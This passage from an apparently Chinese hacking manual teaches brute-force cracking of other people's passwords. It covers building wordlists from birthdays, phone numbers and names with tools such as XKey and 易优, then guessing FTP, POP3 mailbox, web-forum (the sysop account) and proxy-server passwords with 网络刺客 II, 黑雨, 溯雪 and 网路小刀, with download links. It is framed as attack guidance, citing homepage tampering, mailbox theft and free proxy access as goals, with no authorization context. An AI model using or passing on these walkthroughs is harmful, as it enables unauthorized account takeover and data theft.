暴力破解法本身也是一种非常不入流的，门槛很低的攻击手段，这一点和拒绝服务攻击法类似，当然效果上，暴力破解法可能会导致更好的结果，比如窃取重要资料，获得重要密码，这是拒绝服务攻击法所不可能实现的。实际上由于大量傻瓜化黑客工具的出现，任何一种黑客攻击手段的门槛都降低了很多，但是暴力破解法实在是连工具制作都已经非常简单了。

虽然暴力破解那么的不入流，那还是一种广泛流行并使用的破解密码的方法，下面就一步一步的介绍如何充分使用字典来加大破解的概率。

## 6.1.2 字典文件的生成

一个字典文件通常收集尽可能多而且使用率高的单词，在本地解密时，这些单词被逐一加密后，与获取的密码文件中的 Hash 值进行比较，如果相等的话，就可以确定 hash 值对应的密码。在远程解密时，直接发送到服务器端验证，以确定密码的正确与否，因此一个合适的字典文件无论对于破解本地还是远程密码都是非常重要的。下面我们就讨论如何借助工具软件建立自己强大的字典文件。

### 1. 万能钥匙 Xkey

这是一款国人自制的软件，利用它可以方便快捷地制作出许多破解工具所需要的词典文件。万能钥匙 XKey 1.1 版本在原有的基础上加入了更新的内容，使运行速度加快，而且还特别增加了计算机和网络常用英文作为字典文件中的单词。

该软件根据对国内计算机网络用户的抽样分析，并参考计算机安全资料，把词典内容分为“电话号码”、“出生日期”、“姓名字母”、“英文数字”四个部分，在每一部分都有更详细的设置，可以设置有关参数以生成词典。

将该软件安装完毕并运行，出现主界面（如图 6-1 所示）。



图 6-1 启动万能密码软件

了解了“使用说明”以后，请单击“下一步”按钮，进入“电话号码”词典文件设置对话框（如图 6-2 所示）。



图 6-2 选择电话号码

在该对话框中可以将普通电话、数字移动电话（手机）或寻呼机的号码作为密码，并可以选择不同位数的号码，在“词典长度”状态栏可以即时了解词典文件的大小。

如果只是需要使用电话号码所生成的词典文件进行破解操作，只需要不断单击“下一步”按钮直至最终生成词典文件。

当然，您也可以设置所有的特征生成词典文件，下面我们就按照这个要求继续操作。用鼠标单击“下一步”按钮，来到“出生日期”词典文件设置对话框（如图 6-3 所示）。




图 6-3 选择出生日期

在该对话框中可以将出生日期分别按照月日、年月、年月日三种进行选择，并可指定年份范围和进行一些设置。

设置妥当后，单击“下一步”按钮，来到“姓名字母”词典文件设置对话框（如图 6-4 所示）。



图 6-4 姓名字母密码规则

在该对话框中，可以将姓名字母按照姓名声母、姓或英文名、姓+名、姓+名字声母、姓+英文名进行选择。在“姓氏范围”中，可以直接输入某个姓氏或调整人口频度。

除此之外，您还可选择加上固定前缀、常用数字和出生日期，姓名换位或使用分隔符。

一切设置妥当以后，用鼠标单击“下一步”按钮，来到“英文数字”词典文件设置对话框（如图 6-5 所示）。



图 6-5 选择合适的英文和数字

在该对话框中，可以将常用常见的英文、数字作为词典文件中的密码。其中包括：计算机和网络常用英文（150 个）、其它常用英文（53123 个）、常用数字（175 个）和其它数字（0-999999）。

选择妥当以后，用鼠标单击“下一步”按钮，终于来到了久违的“生成词典”对话框（如图 6-6 所示）。




图 6-6 选择生成字典的选项

在该对话框中，可以对要生成的词典文件进行设置。在生成词典文件之前，还可以对字典中的字母进行大小写设定和设定词条宽度，并可以根据不同的系统平台对文本文件的换行符进行设定。

一切设置妥当后，用鼠标单击“完成”按钮，弹出“保存词典文件”对话框（如图 6-7 所示）。




图 6-7 保存字典文件

用户可以选择要保存的词典文件类型，一般都保存为 txt 或 dic。用鼠标单击“保存”按钮，就等着自己的词典文件“新鲜出炉”吧！不过，如果用户所选择的选项过多，在生成字典文件的时候就很慢，而且字典文件的容量会很大，所以需要合理的考虑速度和密码的有效性问题。

## 2. 易优超级字典生成工具

(1) 软件简介。易优超级字典生成工具作为符合中国人密码习惯的字典工具，效果非常不错，该软件七大功能如下：

1) 程序采用高度优化算法，制作字典速度极快，约每分钟 800MB 数据量 (CPU=800MHz)。

2) 精确选择所需要的字符，针对性更强。

3) 自定义字符串采用了绝对长度匹配算法，使生成密码长度与用户所选择的长度严格吻合（而一般的字典制作工具将字符串视为一个字符，故生成密码长度参差不齐）。

4) 特殊位字符定义，可以满足用户的特殊要求，从而使字典长度更小。

5) 修改字典功能可将一本现成的字典按需求进行字符串的前插和后插（后插@\*\*\*.com 可制成邮件群发列表）。

6) 生日字典制作包含了十几种典型的生日模式，符合人们的一般习惯。

7) 利用特殊位设置（如：把前几位设置成 6234）可实现电话密码的制作。

### (2) 软件下载。

可以到 <http://soft.km169.net/soft/html/4977.htm> 去下载该软件，下载完毕以后解压缩将可以看到四个文件，无需安装，运行 superdic.exe 即可。

### (3) 软件的使用。

运行易优超级字典以后，将出现如图 6-8 所示的主界面，其中有易优超级字典的功能介绍。



图 6-8 易优字典生成器主界面

可以点击“基本字符”选项卡来选择字典中的基本字符（如图 6-9 所示）。



图 6-9 选择基本字符

用户可以根据情况选择相应的基本字符，基本字符太多的话，生成的字典也将非常庞大。如果基本字符太少，又会使字典命中率降低，所以必须根据情况具体选择。在“自定义”选项卡中，可以选择字符的变化规则（如图 6-10 所示）。




图 6-10 选择变化规则

在“生日”中，可以根据需要，选择合适的生日类型及其变体的密码格式（如图 6-11 所示）。




图 6-11 生日密码生成

选择完毕以后，可以点击“生成字典”选项卡，在该界面中选择字典密码的位数和字典文件的名字等（如图 6-12 所示）。




图 6-12 生成字典

选择完毕以后，点击“生成字典”就可以生成相应的字典文件了。

值得一提的是，还可以通过“修改字典”选项卡来修改已经生成的字典（如图 6-13 所示）。




图 6-13 修改字典

最后，如果要获得更强大的功能，请点击“注册”进行注册（如图 6-14 所示）。




图 6-14 注册易优超级字典生成器

至此，使用字典生成器生成字典的步骤一一介绍完毕，总而言之，生成合适的字典文件对于暴力破解至关重要。要生成合适的字典文件，经验和技巧同等重要。

## 6.2 各种密码的破解

### 6.2.1 FTP 密码的破解

FTP 作为网络应用中最常用也是最有用的功能之一，它的的重要性无庸置疑了，而且对于安装有 Web 服务的网络服务器，FTP 所在的目录往往就是 Web 的根目录所在，也就是说，只要能获取 FTP 的密码，就能对其主页进行任何修改。而邮箱作为个人网上的联络方式，其中蕴含了大量的潜在信息，对于用户则更是至关重要。下面就介绍一款密码探测的利器——“网络刺客”，使用网络刺客可以猜测 FTP、POP3 等服务。网络刺客 II 如图 6-15 所示。




图 6-15 网络刺客 II

在“猜测机”菜单项中，可以选择探测 FTP、POP3 和 SMB 密码（如图 6-16 所示）。




图 6-16 选择探测密码的类型

这里我们选择探测 FTP 密码，然后将弹出一个猜测大师的对话框，通过选取猜测的网络协议，填入目标地址和端口号，进行字典设置后，就可以进行开始了。使用网络刺客 II 进行 FTP 密码探测（如图 6-17 所示）。



图 6-17 使用网络刺客 II 进行密码探测

点击“字典配置”按钮，将出现如图 6-18 所示的对话框。选择合适的字典选项或者使用前面制作的字典文件，选择“保存配置”，就可以进行密码猜测了。




图 6-18 保存地址配置

目前的网络刺客版本功能已经大大增强，不仅可以进行密码探测，而且有定制密码文件，嗅探网络密码等功能。用户可以点击主菜单上的“工具箱”里面找到一些常用的网络工具（如图 6-19 所示）。



图 6-19 工具箱

在选择“嗅探器”，将出现如图 6-20 所示的菜单，点击“开始探测”，就可以进行监视了。



图 6-20 进行嗅探

网络刺客 II 可以从 <http://soft.km169.net/soft/html/628.htm> 下载。

## 6.2.2 邮箱密码的破解

使用上面介绍的网络刺客就可以进行邮箱密码的破解工作，具体方法如下：  
在“猜测机”菜单项中，选择探测 POP3 密码（如图 6-21 所示）。



图 6-21 点击“POP3 探测机”

1

121

此时将出现如图 6-22 所示的对话框，然后的步骤和破解 FTP 密码类似。




图 6-22 开始探测

除了使用网络刺客进行邮箱密码破解以外，我们这里介绍另外一种好用的邮箱密码探测工具——黑雨。

黑雨可以从 <http://liangli.myrice.com/Soft/htm/hack0044.htm> 上得到。

程序下载完毕以后，先解压缩，然后直接运行即可（如图 6-23 所示）。




图 6-23 黑雨邮箱密码破解工具

(1) 程序说明如下:

- 1) POP3 地址: pop.xxx.com (填入 POP3 地址)。
  - 2) POP3 端口: 110 (填入端口, 一般是 110)。

- 3) 用户名: xxx (可以用本软件验证是否有这个用户)。
- 4) 密码: xxx (这个功能是用来验证结果密码的正确性, 也可以供一些猜密狂人用)。

### Note

要验证用户名, 一定要先登陆服务器, 验证密码要在登陆服务器的基础上登陆用户, 有些服务器在密码错误后, 再次输密码, 得先重登一次用户, 是否是这样, 您只需查看服务器反回的信息便可得知。

- 5) 位数: 本软件支持最多 10 位 (字符), 如果用字串可以达到 10 位以上。
- 6) 线程: 最大 50 个线程, 但作者建议最好 10 个线程以下 (其实线程的能力提升并不是无限的, 要视用户的机器和带宽, 以及远端服务器的速度而定)。
- 7) 超次: 2.2 版新增功能, 用以防止程序进入等死状态 (默认是 200, 设定过小, 会出现连正确密码也显示错误; 设定过大, 会出现程序进入死循环状态。)。

#### (2) 服务器消息。

- 1) 回应栏: 用做手工登陆到服务器作调试时, 接收服务器回应用户的消息。
- 2) 自定义字符: 在框中输入连续的字符, 如: 012abZc!^u9w。一定不要有重复的呀! 到时就会用这几个字符的组合生成密码。
- 3) 字典: 从电脑里选一个字典文件进行密码录入 (选择这个方式后, 只能用广度算法)。
- 4) 字串: 每输入一个单词, 一定要换行, 一定不要有空行, 但可以加有空格的行。
- 5) 算法:
  - ① 深度算法: 这是一种很特殊的算法, 如果用户位数猜得准, 就可以将时间缩短 30%~70%。
  - ② 广度算法: 此算法 CPU 占用比上面的方法多 2%, 速度快一点点, 但它是一种老实的算法, 现大多数类似功能的破解工具都采用它, 其对短小密码 (3 位以下) 非常有效。
  - ③ 多线程深度算法: 如果机器是 K7、PⅢ一类的强烈推荐采用此法, 它理论上可以提高速度 700% 以上。
  - ④ 多线程广度算法: 和前面第 1 点一样, 是广度算法的多线程方式。

### Note

在多线程算法时, 如果速度变慢, 用户可以试试按住本程序中的任意一个滚动条不放, 可能会加快速度。

- 6) 密码方式:
  - ① 字符方式: 提供 0, 1, 2..9 a, b, c..z A, B..Z !@#\$%^...{}[]; 及密码串为这个字符的组合。
  - ② 自定义字符: 像有些用户对忘记的密码还记得可能包含有哪些字符如: 输入 012axy% (可以加空格) 就可以对 0, 1, 2, a, x, y, %, 01, 02, 0a, 0x, 0y....001x, 001y...%%% 等等组合进行逐一测试。
  - ③ 字典方式: 这个就不用多说了, 老手一定知道! 就是选一个文本文件, 把里面的字串当成密码, 一行一行地输入到程序, 要是原密码是特殊字串或英语单词, 用这个方法将

大大增加速度，所以有时选一个好字典是很重要的！

④ 字串方式：字典的确很高明，里面包含很多单词，但是如果密码是单词+无规则字符，如：love4ab{ 03black~ 等，字典方式将变得无用，字符方式也会因位数原因使破解无从下手。而字串方式对这个问题是一针见血的解决了！

如输入：love, l, 007, abc 会生成：love1007, l007loveabc, abc007... 等字串的组合，这种方式很好用，反正现在大家用的都是 PⅢ、4，K7 一类的机器，速度不成问题。在暴力破解领域这种方式的使用，本软件算是开个先例了（对了，这种方式可以和字符方式合并使用，以生成 love0, love1, love2……）。

### 6.2.3 社区论坛密码的破解

现在在很多网站都有聊天室，BBS 论坛等使用 Web 方式登录的程序，而这些程序无一例外的是通过用户输入的密码和后台的数据库比较来决定用户的权限。对于聊天室，论坛这种是非之地，自然就招来了不少小黑客们，他们惯于窃取其他用户的密码，进行恶作剧。在读者了解了下面要介绍的这一款名为“溯雪”的软件后，应该对密码窃取有更深的认识。

#### 1. 关于溯雪

溯雪是由外国的一个安全小组编制的，在本节使用的版本是由小榕汉化的。

#### 2. 溯雪可以做什么

- (1) 对免费信箱的探测，主要通过猜测生日的方法，成功率可达 60%~70%。
- (2) 对各种社区、BBS、聊天室等密码的探测。

#### 3. 溯雪的使用方法

- (1) 从页面获取当前表单。

溯雪本身已经是一个功能完善的浏览器，您可以用它作为平时浏览网站的工具。在默认模式下，在一个页面下载完毕之后，溯雪会自动分析页面中的表单，并将表单显示在窗口中（如图 6-24 所示）。




图 6-24 从页面获取当前表单

如果表单没有出现,请用菜单“file”→“从当前 URL 中导入”功能强制提取。对于含有 Frame 的页面,需要指定含有表单的页面 URL,具体方法为在页面上点右键,选择“属性”,将地址 URL 一栏的内容复制到溯雪的 URL 地址栏,并按回车。待页面出现之后即可用上述方法提取表单。

有时一个页面含有多个表单,这就需要在右下角的“表单选择区”选择需要探测的表单。

## (2) 探测项目的设置,以图 6-25 为例说明。




图 6-25 设置探测项目

首先选择表单 Loginname,项目设置表单随之更新。此区域中的 Submit 一项用于指定提交的 cgi 程序,通常无需修改。

其次选择要提交的项目,以项目前的√为标志,通常情况下,溯雪会给出一个选择,通常无需更改。注意:如果选择了某一项,而这一项并没有设置单元常量,字典或简单模式中的任何一项,则此项不会被提交。

如果需要探测用户 sysop 的密码,首先设置 LoginName 一项(如图 6-26 所示)。




图 6-26 设置用户名和字典文件



双击需要设置的项目即可出现上述表单。单元常量一项用于直接输入需要探测的内容，可以是一个或者多个，中间用“,”间隔。例如：sysop, netease, mike, zhang 等等。此处由于需要探测的是 sysop，所以输入 sysop。

第二步需要指定一个字典（如图 6-27 所示）。



图 6-27 字典在使用字典处设置

**提交到：**指定提交的设置，例如如果此处选择 Password，则采用用户名和密码一一对应的方式探测。

**使用简单模式定义文件：**使用简单模式字典，简单模式字典的设置在 Single.INI 文件中。

### (3) 提交测试。

为了确保设置无误，一般应该首先使用探测测试功能，从菜单“运行”→“提交测试”中选择（如图 6-28 所示）。

出现这样的画面说明设置成功（注意，一定要出现错误的画面，以便在后面的探测标志中选择）。在极端的情况下，提交不成功也不一定说明不能进行探测，不过这样的情况很少。




图 6-28 提交测试

#### (4) 开始探测。

确信设置无误后就可以开始探测了，从菜单“运行”中选择“开始/重新启动”。首先会出现临时文件保存的对话框（如图 6-29 所示）。




图 6-29 开始探测

选中“只探测一次”复选框则只要探测出一个即结束。确定之后选择一个错误的标志（如图 6-30 所示）。




图 6-30 确定一个标志

此处错误的标志是“`<p> 您的登录请求失败：</p>`”，将此字符串复制到 Tags。注意前面的 [Byte xxxxx] 是探测的字节数，根据此标志出现的位置，一般可以选择其下行的字节数，即 259 输入 Packet Length。（此处设置不是固定的，通常字节数越少，探测的速度就越快）。

溯雪在探测的过程中只要发现在相同位置出现的标志不一样，即认为探测成功，所以此处的设置一定要正确。按“OK”开始探测。探测过程中可以随时从菜单“运行”→“停止”处停止，或者按下 F12 也可停止当前的探测。

如果探测成功，会出现一个结果报告单。报告单上将详细的列出探测的状态和结果，但是探测结果不一定全部都是需要的，需要分类挑选。

Sort：排序的项目。

By：排序的方式，Ascending——升序，Descending——降序。

经过实验后得知第一、二项是正确的结果。

选择这两项，按“保存”即可保存。至此一个探测过程结束。

#### (5) 探测时需要注意的事项。



1) 如果在探测测试的结果不对, 有以下几种方法调整。

① 项目的设置。

② 选项的设置, 主要包括 Cookie 和 User-Agent。

2) 为了避免缓冲区的影响 (尤其是在探测生日的时候), 在对单个用户进行探测时, 请选择“只探测一次”选项。

溯源可以从 <http://www.heibai.com> 下载。

#### 6.2.4 代理服务器密码探测

对于 169 或者是教育网上网的用户, 因为带宽的限制, 不能访问国外网站, 所以很多用户就选择使用代理, 但是现在免费的代理越来越少, 于是就出现了一种名为“网路小刀”的代理服务器密码探测程序, 通过在用户列表中选择一个包含用户名的用户列表, 然后再选择一个密码文件就可以开始探测了。使用 NetKnife 进行密码探测 (如图 6-31 所示)。

